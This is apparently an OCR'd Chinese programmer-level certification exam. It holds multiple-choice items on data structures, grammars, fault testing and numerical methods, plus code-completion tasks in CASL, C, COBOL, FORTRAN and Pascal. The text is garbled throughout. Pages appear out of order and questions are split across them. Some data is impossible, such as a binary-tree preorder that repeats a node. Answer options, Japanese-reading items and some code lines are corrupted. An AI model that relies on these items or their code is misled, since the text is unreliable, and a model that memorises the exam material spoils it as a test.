从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。故障诊断包括故障检测和 [A] 两个方面。利用分析方法, 对下图的组合电路进行故障诊断。



—程上3—

- ① 资源的静态分配就是作业需要的所有资源都得到满足后才投入运行, 而且在作业生长期始终为该作业所占有。
② 虚存就是把一个实存空间变为多个用户内存空间分配给用户作业使用, 使得每个用户作业都感到好像自己独占一个内存。
③ 为提高计算机处理器和外部设备的利用率, 把多个程序同时放入主存储器内, 使处理机和外部设备能并行执行, 从而提高资源利用率。这种方法称为多道程序设计。
④ 分时系统一定是多道系统, 多道系统不一定是分时系统。

试题 4

从供选择的方案中, 选出应填入下面关于数据结构叙述中 [] 内的正确答案, 把编号写在答卷的对应栏内。
1. 已知一棵二叉树的前序序列和中序序列分别为: ABDCBQFH 和 DBGEACHF, 则该二叉树的后序序列为 [A], 层次序列为 [B]。
2. 设有 n 个结点进行排序, 不稳定排序是 [C]; 快速排序的最大比较次数是 [D]。
3. 设有 100 个结点, 用二分法查找时, 最大比较次数是 [E]。

- 供选择的答案
A、B: ① GEDHFBCA ② DOBHFCA ③ ABCDEFGH ④ ACBFEDHG
C: ① 直接插入排序 ② 冒泡排序 ③ Shell 排序 ④ 归并排序
D: ① n log2 n ② n^2 ③ n/2 ④ n
E: ① 25 ② 50 ③ 10 ④ 7

试题 5

从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。描述程序设计语言语法的 BNF 表示法中, “::=” 表示 [A], “|” 表示 [B], “[W] 表示 W 出现 [C] 次, “[W] 表示 W 出现 [D] 次。设某种语言的 ON 语句的语法规则如下:
<ON 语句> ::= ON <变量> [GOTO] <标号> [, <标号>]
<变量> ::= A | B | ... | Z
<标号> ::= L1 | L2 | ... | L9
则在供选择的方案中, 不符合语法的语句是 [E]。

- 供选择的答案
A: ① 恒等于 ② 不等于 ③ 取决于 ④ 定义为
B: ① 与 ② 或 ③ 非 ④ 引导开关参数
C、D: ① 1 ② n (n ≥ 1) ③ n (n ≥ 2) ④ 0 或 1
⑤ n (n ≥ 0)
E: ① ON A GOTO L1 ② ON B L1, L1, L2
③ ON Z GOTO L1 L2 ④ ON C L2, L3

—程上2—

请问:

假设只有 P 点和 Q 点会发生故障, 发生的是固定 0 故障或固定 1 故障, 且 P 点和 Q 点故障不会同时发生。ABC = [B] 测试信号能测试出 P 点的固定 0 故障; ABC = [C] 测试信号能测试出 P 点的固定 1 故障; ABC = [D] 测试信号能测试出 Q 点的固定 1 故障; ABC = [E] 测试信号能测试出 Q 点的固定 0 故障。

- 供选择的答案
A: ① β 测试 ② 程序检查
③ 定位 ④ 微诊断
B~E: ① 011 ② 101
③ 110 ④ 111

试题 9

从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。假设某微处理器的主振频率为 20MHz, 2 个时钟周期组成一个机器周期, 平均 3 个机器周期可完成一条指令, 则其时钟周期为 [A] ns, 平均运算速度为 [B] MIPS。如果主振频率只有 10MHz, 则时钟周期为 [C] ns, 平均运算速度为 [D] MIPS。若主振频率保持 20MHz 不变, 而执行一条指令平均只需要 2 个机器周期, 则平均运算速度可提高到 [E] MIPS。

- 供选择的答案
A~E: ① 1.66 ② 3.33
③ 6.66 ④ 13.33
⑤ 1 ⑥ 5
⑦ 10 ⑧ 20
⑨ 50 ⑩ 100
⑪ 200 ⑫ 400

试题 10

从供选择的方案中, 选出应填入 [] 内的正确答案, 把编号写在答卷的对应栏内。显示器是计算机必备的输出设备。除便携式计算机外, 其它大多数计算机使用的是 [A] 显示器。分辨率和 [B] 是显示器的两个重要技术指标。显示器由显示控制卡控制, CGA、EGA、VGA 和 MGA 都是常用的显示控制卡。其中, [C] 不能显示彩色。CGA 在字符方式下, 每屏可显示 [D] 个字符。标准的 VGA 显示控制卡的图形分辨率是 [E]。

- 供选择的答案
A: ① 液晶 ② 等离子 ③ 阴极射线管 ④ 发光二极管
B: ① 对比度 ② 灰度 ③ 亮度 ④ 象素个数
C: ① CGA ② EGA ③ VGA ④ MGA
D: ① 25 × 40 ② 25 × 80 ③ 50 × 80 ④ 50 × 160
E: ① 420 × 300 ② 640 × 200 ③ 640 × 480 ④ 1024 × 960

—程上4—

从下列的4道试题(试题11至试题14)中任选2道解答。如果解答的试题数超过2道,则解答的前2道有效。

试题 11

从供选择的方案中,选出应填入下面英语语句中 内的正确答案,把编号写在答卷的对应栏内。

For years, users toiling under the 640 KB memory constraints of MS-DOS have suffered severe memory problems. Help is available now from DOS extenders. This software technique enables MS-DOS programs to access up to 16MB of memory on an 80286-based PC and up to 4GB on an 80386-based PC. release 3.0 from Microsoft Corp. is the most widely publicized package to use a DOS .

供选择的方案

- A-E: ① extender ② expanded
 ③ internal ④ argument
 ⑤ conventional ⑥ management
 ⑦ protected ⑧ X-window
 ⑨ Windows ⑩ security

试题 12

从供选择的方案中,选出应填入下面英语语句中 内的正确答案,把编号写在答卷的对应栏内。

The UNIX system contains several that comply with the definition of a software tool. Among them are programs that and manipulate text, programs that analyze text files, and programs that format text files to produce high quality hard copy suitable for . One characteristic of these tools is that they operate on ordinary text , which means that you can read the input and output files by simply listing them on a .

供选择的方案

- A-E: ① terminal ② keyboard
 ③ programs ④ programming
 ⑤ files ⑥ directories
 ⑦ create ⑧ build
 ⑨ publication ⑩ painting

试题 13

从供选择的方案中,选出下列短文划有底线的各词的读音,把编号写在答卷的对应栏内。

オブジェクト置換(A)指回(B)という置換(C)はいまや日本(D)に定置(E)してきましたようです。

供选择的方案

- A: ①けんこう ②いこ ③げんご ④けんこ ⑤げんこ
 B: ①しこう ②しこ ③しご ④さしこ ⑤さこう
 C: ①いはい ②ごよ ③げんは ④ことば ⑤ことば
 D: ①にはん ②にほん ③にちはん ④にっぽん ⑤ひもと
 E: ①さたち ②きつく ③ていちやく ④てやく ⑤ていつき

试题 14

从供选择的方案中选出应填入下面一般日语中 内的正确答案,把编号写在答卷的对应栏内。

標語 A どのように組み立て B、どのように動かせばよ C を示すこと D、マニュアルの一番大事 E 機能である。

供选择的方案

- A: ①の ②を ③に ④が ⑤が
 B: ①て ②を ③は ④の ⑤の
 C: ①は ②が ③に ④が ⑤も
 D: ①く ②の ③に ④は ⑤を
 E: ①か ②が ③を ④の ⑤に

从下列的7道试题(试题15至试题21)中任选3道解答。如果解答的试题数超过3道,则解答的前3道有效。

试题 15

从供选择的方案中,选出应填入 内的正确答案,把编号写在答卷的对应栏内。

文法用来描述语言的语法结构,它由四个部分组成,但 A 不是文法的组成部分。如果在一个程序设计语言的语法中所有的产生式均满足下列条件:产生式左部是单个非终结符,并且产生式右部任意两个非终结符之间至少有一个终结符,则这种文法称为 B,它特别适用于描述语言中的 C。对应于这种文法的语法分析方法是一种 D 分析方法,它从左到右扫描输入串,当栈顶出现 E 时进行归约。

供选择的方案

- A: ① 开始符号 ② 终结符号集 ③ 非终结符号集 ④ 结束符号
 ⑤ 产生式集合
 B: ① 正则文法 ② 上下文无关文法 ③ LR文法 ④ 算符文法
 C: ① 算术表达式 ② 循环语句 ③ 说明语句 ④ 子程序
 D: ① 自上而下 ② 自底向上 ③ 规范归约 ④ 最右归约
 E: ① 句柄 ② 最左短语 ③ 短语 ④ 最左短语

试题 16

从供选择的方案中,选出应填入下面关于微分叙述中 内的正确答案,把编号写在答卷的对应栏内。

如果函数 $f(x)$ 在实轴上连续,且具有一阶、二阶导数,那么下列方案中五条正确的叙述是 A, B, C, D 和 E。

供选择的方案

- A-E: ① 如果 $f(x)$, $f'(x)$ 异号,则在 (a, b) 内至少有一点 x_0 使 $f(x_0) = 0$
 ② 如果 $f'(x_0) = 0$, 则 $f(x)$ 在 x_0 处有极值
 ③ 如果 $f'(a) < 0$ 并且 $f'(b) > 0$, 则在 (a, b) 内至少有一点 x_0 使 $f'(x_0) = 0$
 ④ 如果 $f(a) = f(b)$, 则在 (a, b) 内至少有一点 x_0 使 $f'(x_0) = 0$
 ⑤ 如果 $f(x)$ 是奇函数,则 $f'(x)$ 也是奇函数
 ⑥ 如果 $f(x)$ 是周期函数,则 $f'(x)$ 也是周期函数
 ⑦ 如果 $f(x)$ 是单调函数,则 $f'(x)$ 也是单调函数
 ⑧ 如果 $f'(x_0) = 0$, 则 $(x_0, f(x_0))$ 是 $f(x)$ 的一个拐点
 ⑨ 如果在 (a, b) 内 $f'(x) > 0$, 则 $f(x)$ 在 (a, b) 内是凹的
 ⑩ 如果 $f'(x_0) = 0$ 并且 $f''(x_0) < 0$, 则 $f(x)$ 在 x_0 处有极大值

试题 17

从供选择的方案中,选出应填入下面关于近似值和误差叙述中 内的正确答案,把编号写在答卷的对应栏内。

在数值计算中,由于受计算机 A 的限制,原始数据在计算机中表示会产生误差,每一次运算又可能产生新的误差,这种误差称为 B。

在近似计算中,为了减少计算结果的相对误差,应当尽量避免 C。设 x_1, x_2 是一元二次方程 $ax^2+bx+c=0$ 的两个根,且有 $x_1 > x_2$, 其中 $a > 0, b < 0, c > 0, b^2 > 4ac$, 为了提高计算精度, x_1, x_2 的计算应分别利用 D, E。

供选择的方案

- A: ① 运算次数 ② 计算机容量 ③ 字长 ④ 设备
 B: ① 舍入误差 ② 截断误差 ③ 相对误差 ④ 绝对误差
 C: ① 两个相近数相减或用近似于零的数作除数
 ② 两个相近数相加或用近似于零的数作乘数
 ③ 两个近似于零的数相减或相加
 ④ 两个近似于零的数相乘或相乘
 D, E: ① $\frac{-b + \sqrt{b^2 - 4ac}}{2a}$ ⑤ $\frac{-b - \sqrt{b^2 - 4ac}}{2a}$
 ② $\frac{2c}{-b + \sqrt{b^2 - 4ac}}$ ⑥ $\frac{2c}{b + \sqrt{b^2 - 4ac}}$
 ③ $\frac{2a}{-b + \sqrt{b^2 - 4ac}}$ ⑦ $\frac{-2a}{-b + \sqrt{b^2 - 4ac}}$
 ⑧ $\frac{-b + \sqrt{b^2 - 4ac}}{2c}$ ⑨ $\frac{-b - \sqrt{b^2 - 4ac}}{2c}$

试题 18

从供选择的方案中,选出应填入下面关于函数微分叙述中 内的正确答案,把编号写在答卷的对应栏内。

牛顿插值公式是一种 A 的插值公式,埃尔米特插值公式是一种 B 的插值公式。

已知两个点 x_1 和 x_{m+1} 上的函数值 $f(x_1)$ 和 $f(x_{m+1})$, 其中 $x_1 < x_{m+1}$, 对 x_1 上的函数值,可用以下的线性插值公式估计:

$$y(x) = (1-\omega)f(x_1) + \omega f(x_{m+1})$$

若 $x < x_1$, 则有 C; 若 $x_1 < x < x_{m+1}$, 则有 D; 若 $x > x_{m+1}$, 则有 E。

供选择的方案

- A, B: ① 等距节点 ② 非等距节点
 ③ 带导数 ④ 分段低次插值
 C-E: ① $\omega < 1$ ② $1 < \omega < 2$
 ③ $\omega > 2$ ④ $\omega < 0$
 ⑤ $0 < \omega < 1$ ⑥ $\omega > 1$

试题 19

从供选择的方案中,选出应填入下面关于财务管理叙述中 内的正确答案,把编号写在答卷的对应栏内。

在财务管理中,为改变 A 模式,并与 B, 现在已开实施新的制度。根据这一规定,今后企业可以采取国家投资、多方筹资或 C 等方式筹集资金;而企业为生产商品和提供劳务等付出的各项直接支出,可 D; 且企业投资者对企业的 E 可拥有完全的所有权。


供选择的方案

- A: ① 借贷管理 ② 增减管理
 ③ 计划管理 ④ 集中管理
 B: ① 市场相连; ② 效益挂钩
 ③ 利税分流 ④ 国际接轨
 C: ① 银行贷款 ② 企业赞助
 ③ 批租出让 ④ 发行股票
 D: ① 予以报销 ② 计入成本
 ③ 进行承包 ④ 作为消耗
 E: ① 固有资产 ② 固定资金
 ③ 净资产 ④ 流动资金

试题 20

从供选择的方案中,选出应填入下面关于数字PID控制器叙述中 内的正确答案,把编号写在答卷的对应栏内。


一个计算机控制系统可用下图表示。



程序员级 下午试题

必答题

【流程图】



试题一
阅读下列说明和流程图，把应填入其中①-④处的字句，写在答卷的对应栏内。

【说明】
将自然数1至100按下面的方式顺时针围成一圈。首先取出1，然后按顺时针方向依次取出从下个开始的第L个数（已取出的数不再参加计数），直至所有的数均取完为止。



例如L=30时，按上述取数顺序得到的新序列为
1, 31, 61, 91, 22, 53, ...

本流程图按上述方式产生新序列，并输出新序列中第M个数。其中数组N用来存放新序列。数组N0用来标志相应的自然数是否被取出，当N0(i)=0时表示自然数i已被取出。计数值LCOUNT用于确定下一个取数。

—程下1—

其中 $r(t)$ 为系统输入， $y(t)$ 为系统输出。 $e(KT) = \square A$ 是 $\square B$ ，它作为数字控制器的输入； $u(KT)$ 是数字控制器的输出。数字控制器根据一定的控制算法和 $e(KT)$ 计算出 $u(KT)$ 并经过执行器输出驱动被控对象，使被控量按所希望规律变化。

数字PID控制器是应用最广泛的一种数字控制器。对于增量式PID控制器，其输出信号增量为 $\Delta u(KT) = \Delta p(KT) + \Delta i(KT) + \Delta d(KT)$ ，其右三项分别为比例增量，积分增量和微分增量；且 $\Delta p(KT) = \square C$ ， $\Delta i(KT) = \square D$ ， $\Delta d(KT) = \square E$ 。

供选择的答

- A: ① $r(t) - y(t)$ ④ $r(KT) - y(KT)$
 ② $r(t) + y(t)$ ⑤ $r(KT) + y(KT)$
 B: ① 反馈信号 ④ 求和信号
 ② 采样误差信号 ⑤ 采样反馈信号
 C-E: ① $K_p \cdot e(KT)$
 ② $K_p \cdot (e(KT) - e(KT-T))$
 ③ $K_p \cdot (e(KT) - 2e(KT-T) + e(KT-2T))$
 ④ $K_i \cdot e(KT)$
 ⑤ $K_i \cdot (e(KT) - e(KT-T))$
 ⑥ $K_i \cdot (e(KT) - 2e(KT-T) + e(KT-2T))$
 ⑦ $K_d \cdot e(KT)$
 ⑧ $K_d \cdot (e(KT) - e(KT-T))$
 ⑨ $K_d \cdot (e(KT) - 2e(KT-T) + e(KT-2T))$

注： K_p 、 K_i 、 K_d 分别为比例系数，积分系数和微分系数。

试题二

从供选择的答中，选出应填入下面关于CAD系统组成方式叙述中 \square 内的正确答案，把编号写在答卷的对应栏内。

一般的计算机辅助设计(CAD)系统都采用“人机对话”技术，构成 $\square A$ 系统。在系统工作时，程序常常需要等待用户的行动，然后再作出反应，它是由 $\square B$ 驱动的。通常将系统的功能选择设计成 $\square C$ 形式供用户选择，并由功能管理模块予以调度。编程时应采用 $\square D$ 设计的方法，尽量应用 $\square E$ ，以使程序内部结构清晰。

供选择的答

- A-E: ① 实时控制 ④ 批处理 ⑦ 交互式
 ② 数据库查询 ⑤ 递归 ⑧ 循环
 ③ 时序 ⑥ 事件 ⑨ 子图
 ④ 菜单 ⑩ 结构化 ⑩ 子程序
 ⑤ 多加注释语句 ⑪ 计算公式 ⑪ C语言

—程上9—

从下列的5道试题(试题二至试题六)中任选1道解答。如果解答的试题数超过1道，则解答的前1道有效。

试题二

在COMET型计算机上可以使用试卷上所附的CASL汇编语言。阅读下列说明和CASL程序，把应填入其中 \square 处的字句，写在答卷的对应栏内。

【程序说明】

子程序UPDATE 每隔一秒被调用一次，届时对存储单元 HOUR(时)、MINUTE(分)以及 SECOND(秒)的当前值予以更新处理。

SECOND 与 MINUTE 均为六十进制；HOUR 为廿四进制。HOUR、MINUTE 和 SECOND 的递增与复零均由公用子程序 ADDONE 进行。

【程序】

```

UPDATE START
PUSH 0, GR1
PUSH 0, GR2
PUSH 0, GR3
LEA GR2, (1)
LEA GR3, (2)
CALL ADDONE
CALL ADDONE
CALL ADDONE
LEA GR2, (6)
LEA GR3, (7)
CALL ADDONE
UPTOK
POP GR3
POP GR2
POP GR1
RET
DC 0
MINUTE DC 0
SECOND DC 0
ADDONE (8)
CPA GR2, 0, GR3
JZE ADDOK
LD GR1, 0, GR3
LEA GR1, 1, GR1
ST GR1, 0, GR3
RET
END
  
```

—程下2—

试题三

阅读下列程序说明和C程序，把应填入其中 \square 处的字句，写在答卷的对应栏内。

【程序说明】

数列 $A = \{ 1, 1, 3, 7, 17, 41, \dots \}$ 有以下性质：

$$a_0 = a_1 = 1$$

$$a_i = a_{i-1} + 2a_{i-2} \quad (i \geq 2)$$

对于给定的n，数列 X_n 有n个元素，各元素的值为

$$a_i / a_{i-1} \quad (i=0, 1, \dots, n-1)$$

且按升序排列。其中 X_n 的各元素值以分数形式表示。

函数 $max(x)$ 首先在枚举数列 A 的元素时，生成 X_n 的元素，然后对 X_n 的元素进行排序，最后顺序输出排序后的 X_n 的各元素。

例如，当 $n = 5$ 时， $X_5 = \{ 1/3, 7/17, 17/41, 3/7, 1/1 \}$ 。

—程下3—

【程序】

```

#include <stdio.h>
struct fact {
    long a;
    long b;
};
int test_list[] = {4,5,8};
main()
{ int i;
  for(i=0;i<3;i++)
    makex(test_list[i]);
}
makex(int n)
{ int i; long a,b,c; struct fact *x,*y;

  x = (struct fact *)malloc(sizeof(struct fact)*n);
  x->a = 11; x->b = 11;
  a = 11; b = 11;
  for(i = 2; i <= n; i++)
  { c = a+21*b; a = b; b = c;
    (1) = a; (2) = b;
  }
  sort(n,x);
  printf("x%d = %ld/%ld",n,x->a,x->b);
  for(i = (3); i++)
    printf(" %ld/%ld",y->a,y->b);
  printf("\n"); free(x);
}
sort(int n,struct fact *p)
{ int b; long s,t,u,v; struct fact *q,*end;
  end = (4); b = 1;
  while( b)
  { b = 0;
    for(q=p;q<end;q++)
    { s = q->a; t = q->b;
      u = (q+1)->a; v = (q+1)->b;
      if (s*v > t*u)
      { (q+1)->a = s; (q+1)->b = t;
        q->a = u; q->b = v;
        (5);
      }
    }
    (6);
  }
}

```

—程下4—

试题 四

阅读下列程序说明和 COBOL 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

- (1) 营业员销售竞赛的数据已输入磁盘顺序文件 F-1，现对数据进行分类，具体要求是：
 · 分类前，把商店号为 7 和 9 的所有营业员的记录都删除。
 · 以商店号为主键升序，销售额为次键降序分类。在磁盘上建立输出文件存档，且在屏幕上显示每个商店中销售额最高的记录（可能有重复），并在最后显示输出文件中销售额最高的记录（可能有重复）。
- (2) 磁盘顺序文件 F-1 的记录格式为

商店号	营业员号	销售额
99	9(3)	9(7)V99

其中商店号为 01~99

【程序】

```

DATA DIVISION.
FILE SECTION.
FD F-1 LABEL RECORD IS STANDARD.
01 F-R.
02 DEPT PIC 99.
02 EMPL-NO PIC 9(3).
02 NET-SALES PIC 9(7)V99.
SD SORT-F.
01 SORT-R.
02 DEPT PIC 99.
02 EMPL-NO PIC 9(3).
02 NET-SALES PIC 9(7)V99.
FD OUT-F LABEL RECORD IS STANDARD.
01 OUT-R.
02 DEPT PIC 99.
02 EMPL-NO PIC 9(4).
02 NET-SALES PIC 9(7)V99.
WORKING-STORAGE SECTION.
77 MAX PIC 9(7)V99 VALUE 0.
01 OUT-W.
02 DEPT PIC 99.
02 EMPL-NO PIC 9(3).
02 NET-SALES PIC 9(7)V99.
01 EDIT-R.
02 DEPT PIC B99.
02 EMPL-NO PIC BBZ9.
02 NET-SALES PIC BBZ(7).99.

```

—程下5—

PROCEDURE DIVISION.

```

S1. SORT SORT-F
ON ASCENDING KEY (1)
ON (2)
INPUT PROCEDURE IS INPUT-P
OUTPUT PROCEDURE IS OUTPUT-P.
S2. OPEN INPUT OUT-F.
S3. READ OUT-F AT END GO TO S4.
IF (3)
MOVE CORR OUT-R TO EDIT-R
DISPLAY EDIT-R.
GO TO S3.
S4. CLOSE OUT-F.
STOP RUN.
INPUT-P SECTION.
IPO. OPEN INPUT F-1.
IP1. READ F-1 AT END CLOSE F-1 GO TO IP2.
IF (4)
GO TO IP1.
MOVE CORR F-R TO SORT-R.
(5)
GO TO IP1.
IP2. EXIT.
OUTPUT-P SECTION.
OPO. OPEN OUTPUT OUT-F.
MOVE ZERO TO OUT-W.
OPI. (6) AT END GO TO OP2.
IF NET-SALES OF SORT-R > MAX
MOVE NET-SALES OF SORT-R TO MAX.
IF (7)
OR NET-SALES OF SORT-R = NET-SALES OF OUT-W
MOVE CORR SORT-R TO OUT-W
MOVE CORR SORT-R TO EDIT-R
DISPLAY EDIT-R.
WRITE OUT-R FROM SORT-R.
GO TO OPI.
OP2. EXIT.

```

—程下6—

试题 五

阅读下列程序说明和 FORTRAN 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

本程序按泰勒展开式计算 $\sin X$ 的近似值。 $\sin X$ 的泰勒展开式为

$$\sin X = \frac{X}{1!} - \frac{X^3}{3!} + \frac{X^5}{5!} - \frac{X^7}{7!} + \dots = \sum_{n=1}^{\infty} (-1)^{n-1} \frac{X^{2n-1}}{(2n-1)!}$$

计算精度为 10^{-6} 。程序中 T 用来存放泰勒展开式中的一项。

【程序】

```

EPS=1E-6
READ(*,5)X
FORMAT(F5.2)
SINX=0.0
T=X
N=1
10 IF ( (1) ) THEN
SINX= (2)
N=N+1
T= (3)
(4)
(5)
WRITE(*,20)X,SINX
FORMAT('X=',F5.2,' SINX=',F14.6)
STOP
END

```

—程下7—

试题 六

阅读下列程序说明和 PASCAL 程序，把应填入其中 处的字句写在答卷的对应栏内。

【程序说明】

本程序顺序输入某单位每位职工的工号和工资（工资以元为单位，只含一位小数），求出发放工资时每位职工工资所需不同币值人民币的张数，并计算该单位职工工资的总和，以及累计所需不同币值人民币的张数。

设币值的面额有
100元, 50元, 10元, 5元, 2元, 1元, 0.5元, 0.2元, 0.1元等。

【程序】

```
PROGRAM paypackets(input, output);
TYPE deno = (m1000, m500, m100, m50, m20, m10, m5, m2, m1);
money = ARRAY[deno] OF integer;
VAR values, num, total: money;
d: integer;
i, wage: integer;
x, totalpay: real;
BEGIN
FOR d := m1000 TO m1 DO total[d] := 0;
values[m1000] := 1000; values[m500] := 500;
values[m100] := 100; values[m50] := 50;
values[m20] := 20; values[m10] := 10;
values[m5] := 5; values[m2] := 2;
values[m1] := 1;
writeln(' no. wage Y100 Y50 Y10 Y5 Y2 Y1 Y0.5 Y0.2 Y0.1');
writeln;
totalpay := 0; read(i);
WHILE i > 0 DO
BEGIN
read(x); write(i:4, x:7, 1);
wage := (1);
totalpay := totalpay + x;
FOR d := (2) DO
BEGIN
num[d] := (3);
wage := (4);
write(num[d]:5);
(5);
END;
writeln; read(i);
END;
writein(' *** Total withdrawal ***');
write(totalpay:11, 1);
FOR d := m1000 TO m1 DO write(total[d]:5);
writeln
END.
```

-程下8-

从下列的 5 道试题（试题七至试题十一）中任选 1 道解答。如果解答的试题数超过 1 道，则解答的前 1 道有效。

试题 七

在 COMET 型计算机上可以使用试卷上所附的 CASL 汇编语言。阅读下列说明和 CASL 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

子程序 ENCRPT 用来对给定字符串进行加密处理。
子程序使用密钥字符与待加密字符串按顺序逐个字符进行异或操作以实现加密处理。在加密过程中如已经使用了密钥字符的最后一个字符，则再从密钥字符的第一个字符起重复取用，待加密字符串的全部字符处理完毕后，子程序返回其调用程序。
子程序所需的全部参数（待加密字符串长度及字符串首址，密钥字符串长度及字符串首址）均通过栈来传递。以下是一个调用实例：

```
.....
LD GR1, CHRL
PUSH 0, GR1
PUSH CHRS
LD GR1, KEYL
PUSH 0, GR1
PUSH KEYS
CALL ENCRPT
LEA GR4, 4, GR4
.....
```

其中，标号为 CHRL 的存储单元内是待加密字符串的长度，从标号为 CHRS 的存储单元起顺序存放待加密字符；标号为 KEYL 的存储单元内是密钥字符串的长度，从标号为 KEYS 的存储单元起顺序存放密钥字符串的字符。

-程下9-

【程序】

```
ENCRPT START
PUSH 0, GR1
PUSH 0, GR2
PUSH 0, GR3
LEA GR0, 0
CPA GR0, 5, GR4
JPZ ENDENC
CPA GR0, 7, GR4
JPZ ENDENC
(1)
LD GR1, (2)
LD GR2, (3)
IFEND
LD GR0, 7, GR4
SUB GR0, NUM1
JMI ENDENC
ST (4)
GOON LD GR0, 0, GR3
EOR GR0, 0, GR1
ST GR0, 0, GR3
LEA GR1, 1, GR1
(5)
LEA GR2, -1, GR2
(6)
JMP RESEY
ENDENC POP GR3
POP GR2
POP GR1
RET
NUM1 DC 1
END
```

-程下10-

试题 八

阅读下列程序说明和 C 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

这里给出的程序从指定数据文件中读入职工的工号和他完成产品个数的数据信息，对同一职工多次完成的产品个数进行累计，最后，按以下格式输出职工完成产品数量的名次。该名次每位职工完成的产品数量，同一名次的职工人数和他们的职工号（同一名次的职工号以从小到大为顺序输出）。

ORDER	QUANTITY	COUNT	NUMBER
1	375	3	10 20 21
4	250	2	3 5
6	200	1	9
7	150	2	11 14
		...	
		...	

程序采用链表结构存储有关信息，链表中的每个表元对应一位职工。在数据输入同时，形成一个有序链表（按完成的产品数量和工号排序）。当一个职工有新的数据输入，在累计他的完成数量时会改变原来链表的有序性，为此，应对链表进行删除、查找和插入等处理。

【程序】

```
#include <stdio.h>
typedef struct ele {
int no, q;
struct ele *next;
} elem;
main(int argc, char **argv)
{ FILE *fp; elem th, su; *proc();
if (argc == 2 && (fp = fopen(argv[1], "r")) != NULL)
{ h = proc(fp);
fclose(fp);
output(h);
while (h != NULL) { u=h->next; free(h); h=u; }
}
}
```

-程下11-


```

elem *proc(FILE *fp)
{ int n,m; elem *u,*v,*p,*base;
  base = NULL;
  fscanf(fp,"%d",&n);
  while (!feof(fp))
  { fscanf(fp,"%d",&m);
    for(v=base;v!=NULL && v->no != n; u=v,v=v->next);
    if ( (1) )
    { if ( (2) ) base = v->next;
      else u->next = v->next;
      v->q += m;
    }
    else { v = (elem *)malloc(sizeof(elem));
          v->no = n;
          v->q = m;
        }
    p = base;
    while (p != NULL)
    { if ( (3) ) break;
      else { u = p; p = p->next; }
    }
    if ( (4) ) base = v; else u->next = v;
    (5);
    fscanf(fp,"%d",&n);
  }
  return base;
}

output(elem *head)
{ int count,order; elem *u,*v;
  printf("ORDER QUANTITY COUNT NUMBER\n");
  u = head;order = 1;
  while (u!=NULL)
  { for(count = 1,v=u->next; (6); count++,v=v->next)
    printf("%4d%3d%6d",order,u->q,count);
    order += count;
    for(; (7); printf("%4d",u->no),u=u->next);
    printf("\n");
  }
}

```

—程下12—

试题 九

阅读下列程序说明和 COBOL 程序，把应填入其中 处的字句，写在答卷的对应栏内。

【程序说明】

根据卡片文件更新和检索工资文件。

(1)文件描述：

卡片文件，CAR-F，记录名为 CAR-R。

工资主文件，INDEX-F是索引顺序文件，动态方式存取，记录键是工号，记录名为 INDEX-R。

(2)记录格式：

INDEX-R

工号	姓名	工资数
x(3)	x(20)	9(3)

CAR-R (-)

记录类型	工号	姓名	工资数	FILLER
9	x(3)	x(20)	9(3)	x(53)

CAR-R (二)

记录类型	工号1	工号2	FILLER
9	9(3)	9(3)	x(73)

(3)处理要求：

- 卡片文件记录 CAR-R (-) 的记录类型为 1, 2, 3
 当记录类型为 1 时，根据卡片记录给出的工号，从工资主文件中删除该记录。
 当记录类型为 2 时，根据卡片记录，在工资主文件中增加一个新的记录。
 当记录类型为 3 时，根据卡片记录给出的工号、姓名和工资数，更新工资主文件中的一个记录。
 在进行上述操作中，如出现非法情况，应在屏幕上显示出错信息。
- 卡片文件记录 CAR-R (二) 的记录类型为 4
 按卡片文件记录中给出的工号1和工号2来检索工资主文件。当工号2=0时，则根据工号1检索工资主文件，如该记录存在，在屏幕上显示该记录，如不存在，显示对应的提示信息；当工号2 ≠ 0且工号1 < 工号2时，则检索工资主文件，把工号1到工号2的那些记录在屏幕上显示出来；如果工号2 ≠ 0且工号1 ≥ 工号2时，则是格式错，在屏幕上显示出提示信息。

【程序】

```

DATA DIVISION.
FILE SECTION.
FD INDEX-F LABEL RECORD IS STANDARD.
01 INDEX-R.
02 NUM PIC X(3).
02 NAME PIC X(20).
02 PAY PIC 9(3).

```

—程下13—

```

FD CAR-F LABEL RECORD IS OMITTED.
01 CAR-R.
02 REC-TYPE PIC 9.
02 CONTENT1.
03 NUM PIC X(3).
03 NAME PIC X(20).
03 PAY PIC 9(3).
03 FILLER PIC X(53).
02 CONTENT2 (1).
03 NUM1 PIC 9(3).
03 NUM2 PIC 9(3).
03 FILLER PIC X(73).
WORKING-STORAGE SECTION.
77 WORK PIC 3(3).
01 EDIT-R.
02 NUM PIC BX(3).
02 NAME PIC BBX(20).
02 PAY PIC BBZ(3).
PROCEDURE DIVISION.
S0. OPEN INPUT CAR-F I-O INDEX-F.
S1. READ CAR-F AT END GO TO S2.
IF REC-TYPE > 4 DISPLAY "REC-TYPE ERROR." GO TO S1.
GO TO P1, P2, P3, P4 (2).
P1. MOVE NUM OF CONTENT1 TO NUM OF INDEX-R.
(3) GO TO ERR1.
GO TO S1.
P2. MOVE CORR CONTENT1 TO INDEX-R.
(4) GO TO ERR1.
GO TO S1.
P3. MOVE CORR CONTENT1 TO INDEX-R.
(5) GO TO ERR1.
GO TO S1.
P4. MOVE NUM1 TO NUM OF INDEX-R.
IF NUM2 = 0 GO TO P44.
IF NUM2 NOT = 0 AND NUM1 NOT < NUM2 GO TO P46.
P41. READ INDEX-F INVALID KEY GO TO P43.
P42. PERFORM P45.
(6) GO TO S1.
MOVE NUM OF INDEX-R TO WORK.
IF WORK > NUM2 GO TO-S1.
GO TO P42.
(7)
P43.
IF NUM1 > NUM2 DISPLAY "NUM NOT EXIST." GO TO S1.
MOVE NUM1 TO NUM OF INDEX-R GO TO P41.
